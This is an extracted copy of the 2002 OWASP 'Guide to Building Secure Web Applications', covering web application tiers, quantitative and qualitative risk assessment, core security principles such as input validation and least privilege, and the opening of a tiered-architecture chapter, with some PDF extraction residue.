A Guide to Building Secure Web Applications

The Open Web Application Security Project

Mark Curphey
The Open Web Application Security Project

David Endler
iDefense

William Hau

Steve Taylor
Predictive Solutions

Tim Smith
The Open Web Application Security Project

Alex Russell
OWASP Filters project
SecurePipe Inc.
netWindows.org

Gene McKenna

Richard Parke

Kevin McLaughlin
Nigel Tranter
<ntranter@aol.com>

Amit Klien
<amit@sanctuminc.com>

Dennis Groves
<dwg@mac.com>

Izhar By-Gad

<ibargad@sanctuminc.com>

Sverre Huseby

<shh@thathost.net>

Martin Eizner

<security@freefly.com>

Michael Hill

<msh@qadas.com>

Roy McNamara

<roymc@globalnet.co.uk>

A Guide to Building Secure Web Applications: The Open Web Application Security Project

by Mark Curphey, David Endler, William Hau, Steve Taylor, Tim Smith, Alex Russell, Gene McKenna, Richard Parke, and Kevin McLaughlin

Nigel
Tranter
<ntranter@aol.com>

Amit
Klien
<amit@sanctuminc.com>

Dennis
Groves
<dwg@mac.com>

Izhar
By-Gad
<ibargad@sanctuminc.com>

Sverre
Huseby
<shh@thathost.net>

Martin
Eizner
<security@freefly.com>

Michael
Hill
<msh@qadas.com>

Roy
McNamara
<roymc@globalnet.co.uk>

Published Sun Sep 22 2002

Table of Contents

Chapter 1. Introduction

Foreword

We all use web applications everyday whether we consciously know it or not. That is, all of us who browse the web. That is all of us, right? The ubiquity of web applications is not always apparent to the everyday web user. When you go to cnn.com and the site automagically knows you are a US resident and serves you US news and local weather it's all because of a web application. When you need to transfer money, search for a flight, check out arrival times or even the latest sports scores during work, you probably do it using a web application. Web Applications and Web Services (web applications that describe what they do to other web applications) are the major force behind the next generation Internet. Sun and Microsoft with their Sun One and .NET strategies respectively, are gambling their entire business on them being a key infrastructure component of the Internet.

The last two years have seen a significant surge in the amount of web application specific vulnerabilities that are disclosed to the public. With the increasing concern around security in the wake of Sept 11th, 2001, questions continue to be raised about whether there is adequate protection for the ever-increasing array of sensitive data migrating its way to the web. To this day, not one web application technology has shown itself invulnerable to the inevitable discovery of vulnerabilities that affect its owners' and users' security and privacy.

Most security professionals have traditionally focused on network and operating system security. Assessment services have typically relied heavily on automated tools to help find holes in those layers. Those tools were developed by a few skilled technical people who only needed to have detailed knowledge and do research on a few operating systems. They often grew up with a copy of Windows NT at home or a Unix variant as a hobbyist and knew its workings inside and out. But today's needs are different. While the curious hobbyist going on security software developer can have a copy of Windows NT server and Microsoft's Internet Information Server running in his bedroom on his home PC, he can't have an online bookstore to play with and figure out what works and what doesn't.

While this document doesn't provide a silver bullet to cure all the ills, we hope it goes a long way in taking the first step towards helping people understand the inherent problems in web applications and build more secure web applications and Web Services in the future.

Kind Regards,

The OWASP Team

About OWASP

The Open Web Application Security Project (or OWASP--pronounced OH' WASP) was started in September of 2001. At the time there was no central place where developers and security professionals could learn how to build secure web applications or test the security of their products. At the same time the commercial marketplace for web applications started to evolve. Certain vendors were peddling some significant marketing claims around products that really only tested a small portion of the problems web applications were facing; and service companies were marketing application security testing that really left companies with a false sense of security.

OWASP is an open source reference point for system architects, developers, vendors, consumers and security professionals involved in Designing, Developing, Deploying and Testing the security of web applications and Web Services. In short, the Open Web Application Security Project aims to help everyone and anyone build more secure web applications and Web Services.

Purpose Of This Document

While several good documents are available to help developers write secure code, at the time of this project's conception there were no open source documents that described the wider technical picture of building appropriate security into web applications. This document sets out to describe technical components, and certain people, process, and management issues that are needed to design, build and maintain a secure web application. This document will be maintained as an ongoing exercise and expanded as time permits and the need arises.

Intended Audience

Any document about building secure web applications clearly will have a large degree of technical content and address a technically oriented audience. We have deliberately not omitted technical detail that may scare some readers. However, throughout this document we have sought to refrain from "technical speak for the sake of technical speak" wherever possible.

How to Use This Document

This document is a designed to be used by as many people and in as many inventive ways as possible. While sections are logically arranged in a specific order, they can also be used alone or in conjunction with other discrete sections.

Here are just a few of the ways we envisage it being used:

Designing Systems

When designing a system the system architect can use the document as a template to ensure he or she has thought about the implications that each of the sections described could have on his or her system.

Evaluating Vendors of Services

When engaging professional services companies for web application security design or testing, it is extremely difficult to accurately gauge whether the company or its staff are qualified and if they intend to cover all of the items necessary to ensure an application (a) meets the security requirements specified or (b) will be tested adequately. We envisage companies being able to use this document to evaluate proposals from security consulting companies to determine whether they will provide adequate coverage in their work. Companies may also request services based on the sections specified in this document.

Testing Systems

We anticipate security professionals and systems owners using this document as a template for testing. By a template we refer to using the sections outlined as a checklist or as the basis of a testing plan. Sections are split into a logical order for this purpose. Testing without requirements is of course an oxymoron. What do you test against? What are you testing for? If this document is used in this way, we anticipate a functional questionnaire of system requirements to drive the process. As a complement to this document, the OWASP Testing Framework group is working on a comprehensive web application methodology that covers both "white box" (source code analysis) and "black box" (penetration test) analysis.

What This Document Is Not

This document is most definitely not a silver bullet! Web applications are almost all unique in their design and in their implementation. By covering all items in this document it may still be possible that you will have significant security vulnerabilities that have not been addressed. In short, this document is no guarantee of security. In its early iterations it may also not cover items that are important to you and your application environment. However, we do think it will go a long way toward helping the audience achieve their desired state.

How to Contribute

If you are a subject matter expert, feel there is a section you would like included and are volunteering to author or are able to edit this document in any way, we want to hear from you. Please email owasp@owasp.org .

Future Content

This document will be organic. As well as expanding the initial content, we hope to include other types of content in future releases. Currently the following topics are being considered:

- Language Security
- Java
- C CGI
- C#
- PHP
- Choosing Platforms
- .NET
- J2EE
- Federated Authentication
- MS Passport
- Project Liberty
- SAML
- Error Handling


If you would like to see specific content or indeed would like to volunteer to write specific content we would love to hear from you. Please email <owasp@owasp.org>.

Chapter 2. Overview

What Are Web Applications?

In essence a Web Application is a client/server software application that interacts with users or other systems using HTTP. For a user the client would most likely be a web browser like Internet Explorer or Netscape Navigator; for another software application this would be an HTTP user agent that acts as an automated browser. The end user views web pages and is able to interact by sending choices to and from the system. The functions performed can range from relatively simple tasks like searching a local directory for a file or reference, to highly sophisticated applications that perform real-time sales and inventory management across multiple vendors, including both Business to Business and Business to Consumer e-commerce, workflow and supply chain management, and legacy applications. The technology behind web applications has developed at the speed of light. Traditionally simple applications were built with a common gateway interface application (CGI) typically running on the web server itself and often connecting to a simple database (again often on the same host). Modern applications typically are written in Java (or similar languages) and run on distributed application servers, connecting to multiple data sources through complex business logic tiers.

There is a lot of confusion about what a web application actually consists of. While it is true that the problems so often discovered and reported are product specific, they are really logic and design flaws in the application logic, and not necessarily flaws in the underlying web products themselves.


Copyright - Open Web Application Security Project - http://www.owasp.
Presentation Tiers
App
Internet Explorer
Netscape Navigator
Opera
LIB WWW
Java url class
Lynx
WAP Browser
SOAP
IIOP
XML
HTTP
HTTPS
iPlanet Web Server
Jigsaw
Apache
Zeus
Internet Information Server
Java Server Pages
XSLT
HTML
WML/HDML
JavaScript
Active Server Pages
RMI
IIOP
SOAP
RPC
XML
COM
IBM WebSphere
BEA WebLogic
JBOSS
iPlanet
Jakarta
Zope
Zend
Roxen
MS Exchange
MS Commerce Serve
Note : This is not an exhaustive list, and is presented f

It can help to think of a web application as being made up of three logical tiers or functions.

Presentation Tiers are responsible for presenting the data to the end user or system. The web server serves up data and the web browser renders it into a readable form, which the user can then interpret. It also allows the user to interact by sending back parameters, which the web server can pass along to the application. This "Presentation Tier" includes web servers like Apache and Internet Information Server and web browsers like Internet Explorer and Netscape Navigator. It may also include application components that create the page layout.

The Application Tier is the "engine" of a web application. It performs the business logic; processing user input, making decisions, obtaining more data and presenting data to the Presentation Tier to send back to the user. The Application Tier may include technology like CGI's, Java, .NET services, PHP or ColdFusion, deployed in products like IBM WebSphere, WebLogic, JBOSS or ZEND.

A Data Tier is used to store things needed by the application and acts as a repository for both temporary and permanent data. It is the bank vault of a web application. Modern systems are typically now storing data in XML format for interoperability with other system and sources.

Of course, small applications may consist of a simple C CGI program running on a local host, reading or writing files to disk.

What Are Web Services?

Web Services are receiving a lot of press attention. Some are heralding Web Services as the biggest technology breakthrough since the web itself; others are more skeptical that they are nothing more than evolved web applications.

A Web Service is a collection of functions that are packaged as a single entity and published to the network for use by other programs. Web services are building blocks for creating open distributed systems, and allow companies and individuals to quickly and cheaply make their digital assets available worldwide. One early example is Microsoft Passport, but many others such as Project Liberty are emerging. One Web Service may use another Web Service to build a richer set of features to the end user. Web services for car rental or air travel are examples. In the future applications may be built from Web services that are dynamically selected at runtime based on their cost, quality, and availability.

The power of Web Services comes from their ability to register themselves as being available for use using WSDL (Web Services Description Language) and UDDI (Universal Description, Discovery and Integration). Web services are based on XML (extensible Markup Language) and SOAP (Simple Object Access Protocol).

Despite whether you see the difference between sophisticated web applications and Web Services, it is clear that these emerging systems will face the same security issues as traditional web applications.

Chapter 3. How Much Security Do You Really Need?

When one talks about security of web applications, a prudent question to pose is "how much security does this project require?" Software is generally created with functionality first in mind and with security as a distant second or third. This is an unfortunate reality in many development shops. Designing a web application is an exercise in designing a system that meets a business need and not an exercise in building a system that is just secure for the sake of it. However, the application design and development stage is the ideal time to determine security needs and build assurance into the application. Prevention is better than cure, after all!

It is interesting to observe that most security products available today are mainly technical solutions that target a specific type of issue or problems or protocol weaknesses. They are products retrofitting security onto existing infrastructure, including tools like application layer firewalls and host/network based Intrusion Detection Systems (IDS's). Imagine a world without firewalls (nearly drifted into a John Lennon song there); if there were no need to retrofit security, then significant cost savings and security benefits would prevail right out of the box. Of course there are no silver bullets, and having multiple layers of security (otherwise known as "defense in depth") often makes sense.

So how do you figure out how much security is appropriate and needed? Well, before we discuss that it is worth reiterating a few important points.

- Zero risk is not practical
- There are several ways to mitigate risk
- Don't spend a million bucks to protect a dime

People argue that the only secure host is one that's unplugged. Even if that were true, an unplugged host is of no functional use and so hardly a practical solution to the security problem. Zero risk is neither achievable nor practical. The goal should always be to determine what the appropriate level of security is for the application to function as planned in its environment. That process normally involves accepting risk.

The second point is that there are many ways to mitigate risk. While this document focuses predominantly on technical countermeasures like selecting appropriate key lengths in cryptography or validating user input, managing the risk may involve accepting it or transferring it. Insuring against the threat occurring or transferring the threat to another application to deal with (such as a Firewall) may be appropriate options for some business models.

The third point is that designers need to understand what they are securing, before they can appropriately specify security controls. It is all too easy to start specifying levels of security before understanding if the application actually needs it. Determining what the core information assets are is a key task in any web application design process. Security is almost always an overhead, either in cost or performance.

What are Risks, Threats and Vulnerabilities?

Pronunciation Key

risk

(risk)

n.

1. The possibility of suffering harm or loss; danger.
2. A factor, thing, element, or course involving uncertain danger; a hazard: "the usual risks of the desert: rattlesnakes, the heat, and lack of water" (Frank Clancy).
3.
    a. The danger or probability of loss to an insurer.
    b. The amount that an insurance company stands to lose.

4.
    a. The variability of returns from an investment.
    b. The chance of nonpayment of a debt.

5. One considered with respect to the possibility of loss: a poor risk.

threat

n.

1. An expression of an intention to inflict pain, injury, evil, or punishment.
2. An indication of impending danger or harm.
3. One that is regarded as a possible danger; a menace.

vul-ner-a-ble

adj.

1.
    a. Susceptible to physical or emotional injury.
    b. Susceptible to attack: "We are vulnerable both by water and land, without either fleet or army" (Alexander Hamilton).
    c. Open to censure or criticism; assailable.

2.
    a. Liable to succumb, as to persuasion or temptation.
    b. Games. In a position to receive greater penalties or bonuses in a hand of bridge. In a rubber, used of the pair of players who score 100 points toward game.

An attacker (the "Threat") can exploit a Vulnerability (security bug in an application). Collectively this is a Risk.

Measuring the Risk

While we firmly believe measuring risk is more art than science, it is nevertheless an important part of designing the overall security of a system. How many times have you been asked the question "Why should we spend X dollars on this?" Measuring risk generally takes either a qualitative or a quantitative approach.

A quantitative approach is usually more applicable in the realm of physical security or specific asset protection. Whichever approach is taken, however, a successful assessment of the risk is always dependent on asking the right questions. The process is only as good as its input.

A typical quantitative approach as described below can help analysts try to determine a dollar value of the assets (Asset Value or AV), associate a frequency rate (or Exposure Factor or EF) that the particular asset may be subjected to, and consequently determine a Single Loss Expectancy (SLE). From an Annualized Rate of Occurrence (ARO) you can determine the Annualized Loss Expectancy (ALE) of a particular asset and obtain a meaningful value for it.

Let's explain this in detail:

AV x EF = SLE

If our Asset Value is $1000 and our Exposure Factor (% of loss a realized threat could have on an asset) is 25% then we come out with the following figures:

$1000 x 25% = $250

So, our SLE is $250 per incident. To extrapolate that over a year we can apply another formula:

SLE x ARO = ALE (Annualized Loss Expectancy)

The ALE is the possibility of a specific threat taking place within a one-year time frame. You can define your own range, but for convenience sake let's say that the range is from 0.0 (never) to 1.0 (always). Working on this scale an ARO of 0.1 would indicate that the ARO value is once every ten years. So, going back to our formula, we have the following inputs:

SLE ($250) x ARO (0.1) = $25 (ALE)

Therefore, the cost to us on this particular asset per annum is $25. The benefits to us are obvious, we now have a tangible (or at the very least semi-tangible) cost to associate with protecting the asset. To protect the asset, we can put a safeguard in place up to the cost of $25 / annum.

Quantitative risk assessment is simple, eh? Well, sure, in theory, but actually coming up with those figures in the real world can be daunting and it does not naturally lend itself to software principles. The model described before was also overly simplified. A more realistic technique might be to take a qualitative approach. Qualitative risk assessments don't produce values or definitive answers. They help a designer or analyst narrow down scenarios and document thoughts through a logical process. We all typically undertake quantitative analysis in our minds on a regular basis.

Typically questions may include:

- Do the threats come from external or internal parties?
- What would the impact be if the software is unavailable?
- What would be the impact if the system is compromised?
- Is it a financial loss or one of reputation?

- Would users actively look for bugs in the code to use to their advantage or can our licensing model prevent them from publishing them?
- What logging is required?
- What would the motivation be for people to try to break it (e.g. financial application for profit, marketing application for user database, etc.)

Tools such as the CERIAS CIRDB project (https://cirdb.cerias.purdue.edu/website) can significantly assist in the task of collecting good information incident related costs. The development of threat trees and workable security policies is a natural outgrowth of the above questions and should be developed for all critical systems.

Qualitative risk assessment is essentially not concerned with a monetary value but with scenarios of potential risks and ranking their potential to do harm. Qualitative risk assessments are subjective!

Chapter 4. Security Guidelines

The following high-level security principles are useful as reference points when designing systems.

Validate Input and Output

User input and output to and from the system is the route for malicious payloads into or out of the system. All user input and user output should be checked to ensure it is both appropriate and expected. The correct strategy for dealing with system input and output is to allow only explicitly defined characteristics and drop all other data. If an input field is for a Social Security Number, then any data that is not a string of nine digits is not valid. A common mistake is to filter for specific strings or payloads in the belief that specific problems can be prevented. Imagine a firewall that allowed everything except a few special sequences of packets!

Fail Securely (Closed)

Any security mechanism should be designed in such a way that when it fails, it fails closed. That is to say, it should fail to a state that rejects all subsequent security requests rather than allows them. An example would be a user authentication system. If it is not able to process a request to authenticate a user or entity and the process crashes, further authentication requests should not return negative or null authentication criteria. A good analogy is a firewall. If a firewall fails it should drop all subsequent packets.

Keep it Simple

While it is tempting to build elaborate and complex security controls, the reality is that if a security system is too complex for its user base, it will either not be used or users will try to find measures to bypass it. Often the most effective security is the simplest security. Do not expect users to enter 12 passwords and let the system ask for a random number password for instance! This message applies equally to tasks that an administrator must perform in order to secure an application. Do not expect an administrator to correctly set a thousand individual security settings, or to search through dozens of layers of dialog boxes to understand existing security settings. Similarly this message is also intended for security layer API's that application developers must use to build the system. If the steps to properly secure a function or module of the application are too complex, the odds that the steps will not be properly followed increase greatly.

Use and Reuse Trusted Components

Invariably other system designers (either on your development team or on the Internet) have faced the same problems as you. They may have invested large amounts of time researching and developing robust solutions to the problem. In many cases they will have improved components through an iterative process and learned from common mistakes along the way. Using and reusing trusted components makes sense

both from a resource stance and from a security stance. When someone else has proven they got it right, take advantage of it.

Defense in Depth

Relying on one component to perform its function 100% of the time is unrealistic. While we hope to build software and hardware that works as planned, predicting the unexpected is difficult. Good systems don't predict the unexpected, but plan for it. If one component fails to catch a security event, a second one should catch it.

Only as Secure as the Weakest Link

We've all seen it, "This system is 100% secure, it uses 128bit SSL". While it may be true that the data in transit from the user's browser to the web server has appropriate security controls, more often than not the focus of security mechanisms is at the wrong place. As in the real world where there is no point in placing all of one's locks on one's front door to leave the back door swinging in its hinges, careful thought must be given to what one is securing. Attackers are lazy and will find the weakest point and attempt to exploit it.

Security By Obscurity Won't Work

It's naive to think that hiding things from prying eyes doesn't buy some amount of time. Let's face it, some of the biggest exploits unveiled in software have been obscured for years. But obscuring information is very different from protecting it. You are relying on the premise that no one will stumble onto your obfuscation. This strategy doesn't work in the long term and has no guarantee of working in the short term.

Least Privilege

Systems should be designed in such a way that they run with the least amount of system privilege they need to do their job. This is the "need to know" approach. If a user account doesn't need root privileges to operate, don't assign them in the anticipation they may need them. Giving the pool man an unlimited bank account to buy the chemicals for your pool while you're on vacation is unlikely to be a positive experience.

Compartmentalization (Separation of Privileges)

Similarly, compartmentalizing users, processes and data helps contain problems if they do occur. Compartmentalization is an important concept widely adopted in the information security realm. Imagine the same pool man scenario. Giving the pool man the keys to the house while you are away so he can get to the pool house, may not be a wise move. Granting him access only to the pool house limits the types of problems he could cause.

Chapter 5. Architecture

General Considerations

Web applications pose unique security challenges to businesses and security professionals in that they expose the integrity of their data to the public. A solid 'extrastructure' is not a controllable criterion for any business. Stringent security must be placed around how users are managed (for example, in agreement with an 'appropriate use' policy) and controls must be commensurate with the value of the information protected. Exposure to public networks may require more robust security features than would normally be present in the internal 'corporate' environment that may have additional compensating security.


Several best practices have evolved across the Internet for the governance of public and private data in tiered approaches. In the most stringently secured systems, separate tiers differentiate between content presentation, security and control of the user session, and the downstream data storage services and protection. What is clear is that to secure private or confidential data, a firewall or 'packet filter' is no longer sufficient to provide for data integrity over a public interface.

Where it is possible, sensible, and economic, architectural solutions to security problems should be favored over technical band-aids. While it is possible to put "protections" in place for most critical data, a much better solution than protecting it is to simply keep it off systems connected to public networks. Thinking critically about what data is important and what worst-case scenarios might entail is central to securing web applications. Special attention should be given to the introduction of "choke" points at which data flows can be analyzed and anomalies quickly addressed.


Most firewalls do a decent job of appropriately filtering network packets of a certain construction to predefined data flow paths; however, many of the latest infiltrations of networks occur through the firewall using the ports that the firewall allows through by design or default. It remains critically important that only the content delivery services a firm wishes to provide are allowed to service incoming user requests. Firewalls alone cannot prevent a port-based attack (across an approved port) from succeeding when the targeted application has been poorly written or avoided input filters for the sake of the almighty performance gain. The tiered approach allows the architect the ability to move key pieces of the architecture into different 'compartments' such that the security registry that is not on the same platform as the data store or the content server. Because different services are contained in different 'compartments', a successful exploit of one container does not necessarily mean a total system compromise.

A typical tiered approach to security is presented for the presentation of data to public networks.

A standalone content server provides public access to static repositories. The content server is hosted on a 'hardened' platform in which only the required network listeners and services are running on the platform. Firewalls are optional but a very good idea.

